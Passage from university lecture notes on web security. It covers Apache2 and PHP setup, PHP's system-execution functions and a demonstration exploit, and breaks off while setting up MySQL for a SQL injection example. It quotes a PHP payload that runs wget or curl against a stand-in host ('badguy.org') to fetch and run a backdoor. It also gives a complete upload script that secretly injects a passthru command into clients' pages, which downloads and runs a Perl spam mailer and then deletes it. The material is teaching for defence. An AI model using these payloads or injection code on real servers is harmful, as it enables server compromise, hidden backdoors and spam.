

Lecture 27: Web Security: PHP Exploits and the SQL Injection Attack

Lecture Notes on “Computer and Network Security”

by Avi Kak (kak@purdue.edu)

May 24, 2009

©2009 Avinash Kak, Purdue University

Goals:

- What do we mean by web security?
- PHP and its system program execution functions
- An example of a PHP exploit that spews out third-party spam
- MySQL with row-level security
- SQL Injection Attack

27.1: What Do We Mean by Web Security?

- Obviously, practically all of the fundamental notions we have covered so far are relevant to many of our activities on the web. Where would web commerce be today without the confidentiality and authentication services provided by protocols such as TLS/SSL, SSH, etc?
- But web security goes beyond the concerns that have been presented so far. **Web security addresses the issues that are specific to how web servers present their content to web browsers, how the browsers interact with the servers, and how people interact with the browsers.** This lecture takes up some of these issues.
- Until about a decade ago, the web servers offered only static content. This content resided in disk files and security consists primarily of restricting access to those files.
- Now web servers create content dynamically. Newspaper pages and the pages offered by e-commerce folks may, for example, alter the advertisements in their content depending on

what they can guess about the geographical location and personal preferences of the visitor. Dynamically created content is also widely used for creating wikis, in serving out blog pages with user feedback, in web-hosting services, etc.

- Dynamic content creation frequently requires that the web server be connected to a database server; the information that is dished out dynamically is placed in the database server. This obviously requires some sort of middleware that can analyze the URL received from a visitor's browser and any other available information on the visitor, decide what to fetch from the database for the request at hand, and then compose a web page to be sent back to the visitor. **These days this “middleware” frequently consists of PHP scripts, especially if the web server platform is composed of open-source components, such as Apache for the web server itself and MySQL as the database backend.**
- Although the issues that we describe in the rest of this lecture apply specifically to the Apache+PHP+MySQL combination, similar issues arise in web server systems that are based on Microsoft products. What is accomplished by PHP for the case of open-source platforms is done by ASP for web servers based on Microsoft products.

- For the demonstrations in this lecture, I will make the following assumptions:
 - That you have the Apache2 web server installed on your Ubuntu machine. The installation of Apache2 was addressed in one of the earlier lectures. I have some additional notes below that are specific to Ubuntu.
 - That your Apache2 server is PHP5 enabled. **Installing PHP5 through your Synaptic Package Manager will make the Apache2 server automatically PHP enabled.**
 - That you have the MySQL database management system acting as the database backend to the Apache2 server. More on this in Section 27.4 of this lecture.

Notes on installing Apache2 on your Ubuntu machine:

- When you install Apache2 on a Ubuntu machine through your Synaptic Package Manager, it starts running straight out of the box. To make sure that your Apache2 web server is running, point your browser to the URL `http://localhost`. If the web server is running, the browser will display a message to that effect. However, a more useful way to check the running of the server — assuming you also downloaded the Apache2 documentation package — is to point your browser to `http://localhost/manual`. That should bring up the documentation associated with the Apache2 server if it is running.
- Every once in a while you may have to change the config file for the web server. When you do that, you'd need to restart the server. Here is the recommended way to start/stop/restart the Apache2 HTTPD server:

```
/usr/sbin/apache2ctl -k start
/usr/sbin/apache2ctl -k stop
/usr/sbin/apache2ctl -k restart
```

I have the following aliases in the “.bashrc” file of the root account on my Ubuntu machine:

```
alias starthttpd='/usr/sbin/apache2ctl -k start'
alias stophttpd='/usr/sbin/apache2ctl -k stop'
alias restarthttpd='/usr/sbin/apache2ctl -k restart'
```

Do `man apache2ctl` to see further information on Apache2’s control interface. Note that the executable for the web server is placed at `/usr/sbin/apcahe2`.

- You can also check that your web server is running by executing

```
ps -aux | grep apache
```

This will show you the processes that are launched by the control interface:

```
root      14500  0.0  0.1  10472  2576 ?  Ss  Mar21  0:00  apache2 -k start
www-data  14501  0.0  0.0  10244  1780 ?  S   Mar21  0:00  apache2 -k start
www-data  14503  0.0  0.1  231808  2396 ?  Sl  Mar21  0:00  apache2 -k start
www-data  14507  0.0  0.1  231808  2400 ?  Sl  Mar21  0:00  apache2 -k start
```

where I have shortened `/usr/sbin/apache2` to just `apache2`. Note that the server processes are called `apache2`. Only the first one, owned by `root`, is the main server process. This process does not directly interact with the outside world. It is the next three child processes, owned by `www-data`, that are in charge of responding to requests from outside connections and serving out pages in response to those requests.

- The main configuration file for the Apache2 HTTPD server is `/etc/apache2/apache2.conf`, which pulls in more user-specific config information from `/etc/apache2/httpd.conf`.
- Now you must become familiar with two additional subdirectories in the `/etc/apache2/` directory. These are called `mods-available` and `mods-enabled`. **Before you can use any of the directives in the config files, you have to first enable the modules that correspond to those directives. For example, I must enable the module “userdir” before I am allowed to insert the “UserDir” directive in the config files.** You enable a module by executing `a2enmod module_name` and disable a module by `a2dismod module_name`. So to enable the “userdir” module, do the following

```
a2enmod userdir
```

- Now place the following directives in the `httpd.conf` file:

```
UserDir enabled kak
UserDir public-web public_html
```

- Let's next talk about how to get the web server to dish out the pages that may reside in the different accounts on your Ubuntu machine. The directory that holds the magic to accessing the different accounts for web content is `/etc/apache2/sites-available/`. To see what you need to do in this directory, let's consider the "kak" account on my Ubuntu machine. I keep my web pages in the `public-web` directory of my personal account. In order that the web server will dish out the pages in this directory, I go through the following steps:

- I enter the directory `/etc/apache2/sites-available/` and see a file called "default". I execute

```
cp default kak
```

- In the "kak" file thus created, I change the value of `DocumentRoot` from `/var/www/` to `/home/kak/public-web/`.

- I change the target of the `<Directory>` element to the `public-web` directory of the "kak" account. That is, I change

```
<Directory /var/www/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Order allow,deny
    allow from all
</Directory>
```

to

```
<Directory /home/kak/public-web/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Order allow,deny
    allow from all
</Directory>
```

- Next I go back to the directory `/etc/apache2/` and execute the following to disable the "default" account that was in the `sites-available` directory:

```
a2dissite default
```

and enable the "kak" account by

```
a2ensite kak
```

For both of these commands to work, you may also have to execute

```
/etc/init.d/apache2 reload
```

- If the web pages being served out by Apache2 invoke CGI scripts, you have to tell the server how to find them. I want to place the CGI scripts in my own directory. I therefore change in the "kak" file in the `sites-available` directory the following

```
ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
<Directory "/usr/lib/cgi-bin">
    AllowOverride None
    Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
    Order allow,deny
```

```
    Allow from all
</Directory>
```

to

```
ScriptAlias /cgi-bin/ /home/kak/public-web/cgi-bin/
<Directory "/home/kak/public-web/cgi-bin">
    AllowOverride None
    Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
    AddHandler cgi-script cgi pl
    Order allow,deny
    Allow from all
</Directory>
```

– and, finally, I restart the server by

```
restarthttpd
```

27.2: PHP's System Program Execution Functions

- PHP is probably the most popular server-side scripting language used today for generating dynamic content for web pages. What makes PHP popular is that it is quick to learn, it provide excellent language support for interacting with practically all commonly-used databases, and that it has excellent on-line documentation. [The English version of the on-line documentation is at <http://us.php.net/manual/>. There is also a wonderful tutorial at <http://www.w3schools.com/php/>. PHP was gifted to us originally by Rasmus Lerdorf, and then with further refinements by Rasmus Lerdorf, Andi Gutmans and Zeev Suraski. **This reminds me to mention that I consider the folks who give us the languages that come into widespread use as the modern deities and prophets. (Obviously, hundreds if not thousands of people make important contributions to the maturation of these languages. Nonetheless, the primary credit must go to the individuals who first conceived of them and then shepherded their subsequent evolution.) This pantheon obviously includes Dennis Ritchie for C, Bjarne Stroustrup for C++, James Gosling for Java, Larry Wall for Perl, Guido van Rossum for Python, Tim Berners-Lee for HTML, Rasmus Lerdorf for PHP, and several others.**]
- A couple of things to bear in mind about using PHP: How PHP runs on your machine is determined by the `php.ini` file that on my Ubuntu machine is located at `/etc/php5/apache2/php.ini`. If you change anything in this file, you must restart the Apache server. Additionally, you may also wish to install the PHP CLI (for Command Line Interface) that comes in a separate package.

The CLI will make it easier to debug your PHP scripts. [PHP provides the usual complement of arithmetic, assignment, compound assignment, relational, and logical operators. The tokens used for these operators are the same as in C. The naming convention for the variables is the same as in Perl; that is, the name of a variable begins with '\$'. PHP provides the usual syntax for conditional evaluation with `if-else` and `if-elseif-else` control structures. The looping control structures are the usual `while`, `do-while`, `for`, and `foreach`. They work the same as in Perl. As with Perl, PHP provides two storage mechanisms, arrays and hashes (called associative arrays in PHP). They are both constructed with the `array` constructor, the former with a comma separated list, and the latter with a comma-separated key-value pairs with the keys and the values separated by '=>'. Functions are defined in PHP with the `function` keyword and classes with the `class` keyword. See the manual for these and many additional features of PHP.]

- In addition to deriving its power for the language facilities it contains for interacting with many popular databases, also contributing to this power are the following **system program execution** functions of PHP:

exec : for executing an external program on the server that can fill an array with the different lines of output produced by program execution.

passthru : for running external programs in a way that is similar to **exec** and **system** but more suitable for the programs that produce binary data that is meant to be sent back to the browser.

system : that works much like the `system()` function in Perl.

shell-exec : that works in the same way as the backticks operator in Perl.

Since these functions execute programs on the server, they must obviously be kept outside the reach of intruders.

- The Department of Energy Technical Bulletin “CIRCTech08-001: Understanding PHP Exploits” that is available from <http://www.doecirc.energy.gov/techbull/CIRCTech08-001.html> describes a PHP exploit in which an attacker is trying to upload a web page to presumably a web-hosting server with the uploaded page containing the following PHP script:

```
<?
passthru('cd /tmp;wget http://badguy.org/ data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
passthru('cd /tmp;curl -O http://badguy.org /data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
system('cd /tmp;wget http://badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
system('cd /tmp;curl -O http://badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
exec('cd /tmp;wget http://badguy.org/ data/backdoor.txt;rm -f backdoor.txt*');
exec('cd /tmp;curl -O http://badguy.org/ data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
shell_exec('cd /tmp;wget http://badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
shell_exec('cd /tmp;curl -O http://badguy.org/data/backdoor.txt;perl backdoor.txt;rm -f backdoor.txt*');
?>
```

By calling on the different system program execution functions of PHP, the attacker is trying for the server to download from some third party a file called **backdoor.txt** that presumably contains malicious code. This malicious code could open an IRC channel for command and control. As the DOE bulletin explains, the names **badguy.org** and **backdoor.txt** are merely for

explaining this exploit. In practice, the attacker would use innocuous names that are not likely to arouse suspicion.

27.3: A Contrived PHP Exploit to Spew Out Spam

- The PHP exploit illustrated in Figure 1 is meant to be an educational exercise. The determined spammers of the world can think of far simpler and more direct ways to deliver their unwelcome goods.
- To explain the exploit, we have a supposedly unscrupulous provider of web hosting services. He wants to inject some PHP code into the uploaded web pages for nefarious reasons. **He knows that the injected PHP code will NOT be visible to the client even when the client views the page source in his/her browser because, by design, PHP is parsed before it is sent to a browser.** So to the client the web page will look exactly like it was uploaded.
- From the standpoint of the exploit described in this section, the basic goal of the web hosting services provider is to cause a spam file to be quietly downloaded from a **third-party spam mail provider** whenever a client page is viewed. We will assume that the spam file consists of the email addresses and the content for each email address in the form of `print()` commands to an output stream that talks to the `sendmail` program running on the server.




Figure 1: *This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak*

- For the purpose of experimenting with the code that will be shown, let's assume the following with regard to the various parties that have a role to play in this exploit:

Web Hosting Service Provider:

IP address:	192.168.1.102
OS:	Ubuntu 8.04
Web Server:	Apache2 HTTPD server
MTA:	Sendmail
Also available:	Perl

Innocent Client:

IP address:	192.168.1.103
OS:	Mac OS X
Web Browser:	Safari 3.2.1

Email List Provider:

<http://cobweb.ecn.purdue.edu/~services/emailer>

I am obviously assuming that you will be playing with this code at home on a 192.168.1.xxx network. For you to be able to get the same results that I do, you will of course have to replace the the IP addresses by the addresses that apply to your situation. The same goes for the source of the spam file.

- As mentioned in the previous section, I'll assume that you have installed PHP5 through your Synaptic Package Manager. The installation will automatically enable your Apache2 web server to work with PHP5. Again as mentioned in the previous section, you should also install the PHP5-CLI package for the Command Line Interface to PHP5. The CLI enables you to locate syntax errors

in your PHP scripts by simply calling `php -l yourscrip.php`. The CLI executable `php` is installed in the `/usr/bin/` directory.

- One last change you'd need to make in order for the exploit of this section to work is to go into your `/etc/apache2/mods-enabled` directory and edit the `php5.conf` file to replace the line

```
AddType application/x-httpd-php .php .phtml .php3
```

by

```
AddType application/x-httpd-php .php .phtml .php3 .html
```

By adding the filetype “.html” to the `AddType` directive shown above, you are telling the Apache2 server that it should apply the PHP preprocessor to the regular html files also before serving them out. Ordinarily, the web server would invoke the PHP preprocessor only on the files that end in the “.php” suffix. [The exploit can be made to work even without this change to the `php5.conf` file, but then you will have to modify my `uploadfile.php` script that I show later in this section.]

- Shown below is a sample of the spam file that, as indicated earlier in this section, is meant to be downloaded from a third-party source. The spam file as shown below is meant to be executable by Perl. Such a file could easily be put together from a list of

email addresses, a list of content statements, a randomization routine for varying the imaginary 'From:' addresses in the email messages, and, possibly, a randomization routine for varying some part of the content in each email message.

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: cutiepie\@yourfriend.com \n";
print SENDMAIL "To: avi_kak\@yahoo.com \n";
print SENDMAIL "Subject: I am so lonely, please call \n\n";
print SENDMAIL "Sorry to disappoint you. No cure for loneliness here. \n";
print SENDMAIL "\n\nThis is an auto-generated email through a PHP exploit.\n";
print SENDMAIL "\n\n";
close SENDMAIL;
```

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: goodbuddy\@someoutfit.net \n";
print SENDMAIL "To: kak\@purdue.edu \n";
print SENDMAIL "Subject: you just won a lottery \n\n";
print SENDMAIL "\n\nA Sorry to disappoint you.\n\n";
print SENDMAIL "\n\nA Unable to make you rich overnight.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;
```

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: hellokitty\@anotheroutfit.org \n";
print SENDMAIL "To: ack\@purdue.edu \n";
print SENDMAIL "Subject: Be a Romeo \n\n";
print SENDMAIL "\n\nA Sorry to disappoint you.\n\n";
print SENDMAIL "\n\nA No anatomical enhancements at this site.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;
```

.....
.....

- The web hosting service provider makes available the following upload page, called `UploadYourWebPage.html`, to his clients:

- The HTML that I showed for the file `UploadYourWebPage.html` calls on `uploadfile.php` for the “Submit” action on the form. This “.php” file at the web hosting server contains the following PHP code:

```

<?php
// uploadfile.php
//
// by Avi Kak (kak@purdue.edu)
//
// Used in demonstrating a PHP exploit

if ( ( $_FILES["file"]["type"] == "text/html" )           //(A)
    && ( $_FILES["file"]["size"] < 20000 ) ) {           //(B)
    if ( $_FILES["file"]["error"] > 0 ) {               //(C)
        echo "Return Code: " . $_FILES["file"]["error"] . "<br />"; //(D)
    } else {                                           //(E)
        echo "Uploaded: " . $_FILES["file"]["name"] . "<br />"; //(F)
        echo "Type: " . $_FILES["file"]["type"] . "<br />"; //(G)
        echo "Size: " . ( $_FILES["file"]["size"] / 1024 ) . " Kb<br />"; //(H)
        $uploaded_file_name = $_FILES["file"]["name"]; //(I)
        move_uploaded_file( $_FILES["file"]["tmp_name"], //(J)
            "upload/" . $uploaded_file_name);           //(K)
        echo "Stored in: " . "upload/" . $uploaded_file_name; //(L)

        $arr = preg_split( "/\./", $uploaded_file_name ); //(M)
        $handle = fopen( "upload/" . $arr[0] . ".php" , 'w' ); //(N)
        fwrite( $handle, "
            <?php
                passthru( \"cd /tmp;
                    wget http://cobweb.ecn.purdue.edu/~services/emailer;
                    perl emailer;
                    rm emailer*\");
            ?>
            \n"); // (O)
        fclose( $handle ); // (P)
        system( "cd upload; cat " . $uploaded_file_name . ">> " .
            $arr[0] . ".php" ); // (Q)

```

```

        unlink( "upload/" . $uploaded_file_name );           //(R)
        system( "cd upload;
                ln -s " . $arr[0] . ".php " . $uploaded_file_name ); // (S)
    }                                                         //(T)
} else {                                                     //(U)
    echo "Invalid file";                                     //(V)
}                                                           //(Y)
?>

```




Figure 2: *This figure is from Lecture 27 of “Lecture Notes on Computer and Network Security” by Avi Kak*

- In lines (A) and (B) of the PHP script shown above, we make sure that what the client has uploaded is an HTML file and its size does not exceeds a certain limit. Subsequently, in lines (F) through (D), the script echos back to the browser some of the

attributes of the uploaded file. But then, it surreptitiously creates another file that is identical to what the client uploaded except for the extra PHP code that is in the statement that ends in line (O). Shown below is the extra code that is inserted into the file uploaded by the client:

```
<?php
    passthru( \"cd /tmp;
              wget http://cobweb.ecn.purdue.edu/~services/emailer;
              perl emailer;
              rm emailer*\"
    );
?>
```

What is invoked here is the PHP's `passthru()` function that is used to execute commands on the server. [What we want `passthru()` to execute on the server is in this case a sequence of Unix commands. The first of these changes the directory to `/tmp`. [This directory serves as a scratch pad in Unix/Linux systems. Processes often use this directory for temporary storage of files before some other process can get to them. Ordinarily, all entities listed in the file `/etc/passwd`) are allowed to write to `/tmp`. In most systems, the information placed in `/tmp` is purged periodically.] The second command executed by `passthru()` is the `wget()` command that non-interactively downloads files from web servers. In this case, we will try to download the `emailer` file shown earlier from my personal web site at Purdue. Next, the `emailer` is executed as a Perl file. That should send out spam assuming the web hosting server uses the `sendmail` software library as the Mail Transport Agent (MTA). The final command executed removes the file `emailer` from the `/tmp` directory to get rid of all evidence of wrongdoing.]

- Let's now say that the innocent client, logged into the machine with IP address 192.168.1.103, enters the following URL in his/her

web browser:

```
http://192.168.1.102/~services/UploadYourWebPage.html
```

The user uploads his/her HTML web page. Let's say that the filename for this uploaded web page is `HotShots.html`. Subsequently, as instructed on the `UploadYourWebPage.html` page, the client enters in his/her browser the URL for the newly uploaded web page:

```
http://192.168.1.102/~services/upload/HotShots.html
```

The client will find this web page displayed correctly in his/her browser. Additionally, if the client views the page source, he/she will find no change from what was uploaded.

- Let's assume that before the client got a chance to engage in the above-mentioned interaction with the server, we had executed the following command as root on the machine on which the web server is running:

```
tail -f /var/log/mail.log
```

Now when the client accesses his/her web page on the web hosting server, you will see the following entries in the `mail.log` file of the web hosting server:

```
May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: from=www-data, size=207, class=0, nrcpts=1, msgid=<200905101308.n4AD81aw019402@localhost.localdomain>, relay=www-data@localhost
```

```
May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: from=<www-data@localhost.localdomain>,
```

```

size=444, class=0, nrcpts=1, msgid=<200905101308.n4AD81aw019402@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: to=<avi_kak@yahoo.com>, delay=00:00:00,
mailer=esmtpl, pri=30444, dsn=4.4.3, stat=queued

May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: to=avi_kak@yahoo.com, ctladdr=www-data
(33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30207, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD818t019403 Message accepted for delivery)

May 10 09:08:01 pixie sendmail[19404]: n4AD8152019404: from=www-data, size=158, class=0,
nrcpts=1, msgid=<200905101308.n4AD8152019404@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:02 pixie sm-mta[19405]: n4AD81mh019405: from=<www-data@localhost.localdomain>,
size=395, class=0, nrcpts=1, msgid=<200905101308.n4AD8152019404@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:02 pixie sm-mta[19405]: n4AD81mh019405: to=<kak@purdue.edu>, delay=00:00:01,
mailer=esmtpl, pri=30395, dsn=4.4.3, stat=queued

May 10 09:08:02 pixie sendmail[19404]: n4AD8152019404: to=kak@purdue.edu, ctladdr=www-data
(33/33), delay=00:00:01, xdelay=00:00:01, mailer=relay, pri=30158, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD81mh019405 Message accepted for delivery)

May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: from=www-data, size=156, class=0,
nrcpts=1, msgid=<200905101308.n4AD829I019407@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: from=<www-data@localhost.localdomain>,
size=393, class=0, nrcpts=1, msgid=<200905101308.n4AD829I019407@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: to=<ack@purdue.edu>, delay=00:00:00,
mailer=esmtpl, pri=30393, dsn=4.4.3, stat=queued

May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: to=ack@purdue.edu, ctladdr=www-data
(33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30156, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD82hF019408 Message accepted for delivery)

....
....

```

- As the above log entries show, the **sendmail** program running

on the web hosting server successfully placed all of the three emails on the wire. **But note that even when an email is successfully placed on the wire, it may NOT arrive at its destination for various reasons.** If you carry out this contrived exploit at home, chances are that any messages directed to addresses at `yahoo.com`, `google.com`, etc., will not reach their recipients because those organizations block email coming from IP address blocks assigned to residential units (since that is where the botnets proliferate). **So if you wait for a little while and keep watching the output coming out of the mail log file, you may sometimes see such organization declining the email messages sent to them.**

- What is interesting is that even organizations like Purdue University may not accept email coming directly out of a `sendmail` MTA running on your home laptop (with its DHCP assigned address) because of the presence of `localhost.localdomain` string in the email header that you can also see in the email log entries.
- **I am much more successful in demonstrating the exploit in my lab at Purdue for reasons that should be obvious by now.**

27.4: MySQL with Row-Level Security

- The example that I will present later to explain the SQL Injection Attack requires that we have a MySQL database with row-level security serving as a backend to the Apache web server.
- **Row-level security for a database generally means that a user is only allowed to access (and, possibly, modify) certain designated rows of a database table.** Consider the accounts information in a bank stored in one or more database tables. When a client logs in remotely to see his/her bank balance, you would want to restrict that client to just those rows of the table that contain information specific to that client's account at the bank.
- Our goal in this section is to create a MySQL database named `Manager_db` for the user `Manager`. The database `Manager_db` will contain one table named `Maintenance_Schedule` that will look something like this

```
+-----+-----+-----+
| operator_name | equipment | deadline |
+-----+-----+-----+
| Operator1    | Engine parts | 2009-06-30 |
| Operator2    | Transmission | 2009-08-30 |
| Operator3    | Wheels       | 2009-07-30 |
+-----+-----+-----+
```

- We will also install in MySQL three accounts under the user names `Operator1`, `Operator2`, and `Operator3`. **When any of these three individuals accesses the `Manager_db` database, especially its `Maintenance_Schedule` table, we want each operator to be able to view only his/her own row and no other rows.**
- Now that the overall goal of this section is clear, let's me quickly make you familiar with the MySQL database management system. I'll assume that you will install it on your Ubuntu machine. Subsequently, I will show how to program the database so that the above-mentioned row-level constraint is enforced on the three operators.
- If you don't already have the MySQL database management system installed on your Ubuntu machine, all you have to do is to search for "mysql server" in your Synaptic Package Manager dialog window and select the "mysql-server-5.0" package. The Package Manager will auto-install the server (after asking you for a password for the MySQL root account). [The package manager will install the server executable `mysqld` in the `/usr/sbin/` directory, the command-line database administration utility `mysqladmin` in the `/usr/sbin/` directory, and the executable for running a very useful shell, called `mysql`, also in `/usr/bin`. **If this is your first exposure to MySQL, the fact that the keyword "mysql" stands for three different things can be confusing at first: it is the name for an extremely useful command-line shell; it is the name of a system-supplied MySQL account; and it is the name**

of a system-supplied database. After installing the server, you can check that the server is running by executing the following command when logged in as system root: `mysqladmin -u root -p ping` where `root` refers to the database root and not the OS root. In this command, the `'-u'` option specifies the user and the `'-p'` option says that you want to be prompted for the password for, in this case, the database root account. To see what version of MySQL you are running, execute the following command: `mysqladmin -u root -p version` where, as before, `'-u root'` means MySQL root and `'-p'` means that you want to be prompted for the database access password. If you want to change the password for, say, the database root, execute `mysqladmin -u root -p password xxxxxxxx` where `xxxxxxx` is the new password you wish to use for the MySQL root account. This will of course prompt you for the old password. To check the status of the server, enter as Ubuntu root: `mysqladmin -u root -p status`. You can also use `mysqladmin` to change the port to use, the passwords for the individual accounts, the SSL certificates to use, etc. **The installation of MySQL through the Synaptic Package Manager places all the config files in the `/etc/mysql/` directory, with most of the config information in the `/etc/mysql/my.cnf` file.** If you need to shut down the `mysqld` server, do so as system root by invoking `mysqladmin -u root -p shutdown`. To start it again, use the command `/usr/bin/mysqld_safe --user=root &`. **It is convenient to create an alias — I call it `startmysqld` — for the command `/usr/bin/mysqld_safe --user=root &` and another alias — I call it `stopmysqld` — for the command `mysqladmin -u root -p shutdown`. Do `man mysqladmin` to see all of the capabilities of `mysqladmin`.]**

- Let's now set up an account called **Manager** in the MySQL database management system. Setting up a new account means entering information in the `user` table of the `mysql` database that comes preinstalled with the database system. Toward that end, let's fire up the shell `mysql` by invoking:

```
/usr/bin/mysql -u root -p
```

This command says that we want to fire up the `mysql` shell while logged in as database root. The fact that you are in the `mysql` shell will become evident by the prompt `'mysql> '` you will next see in the terminal window.

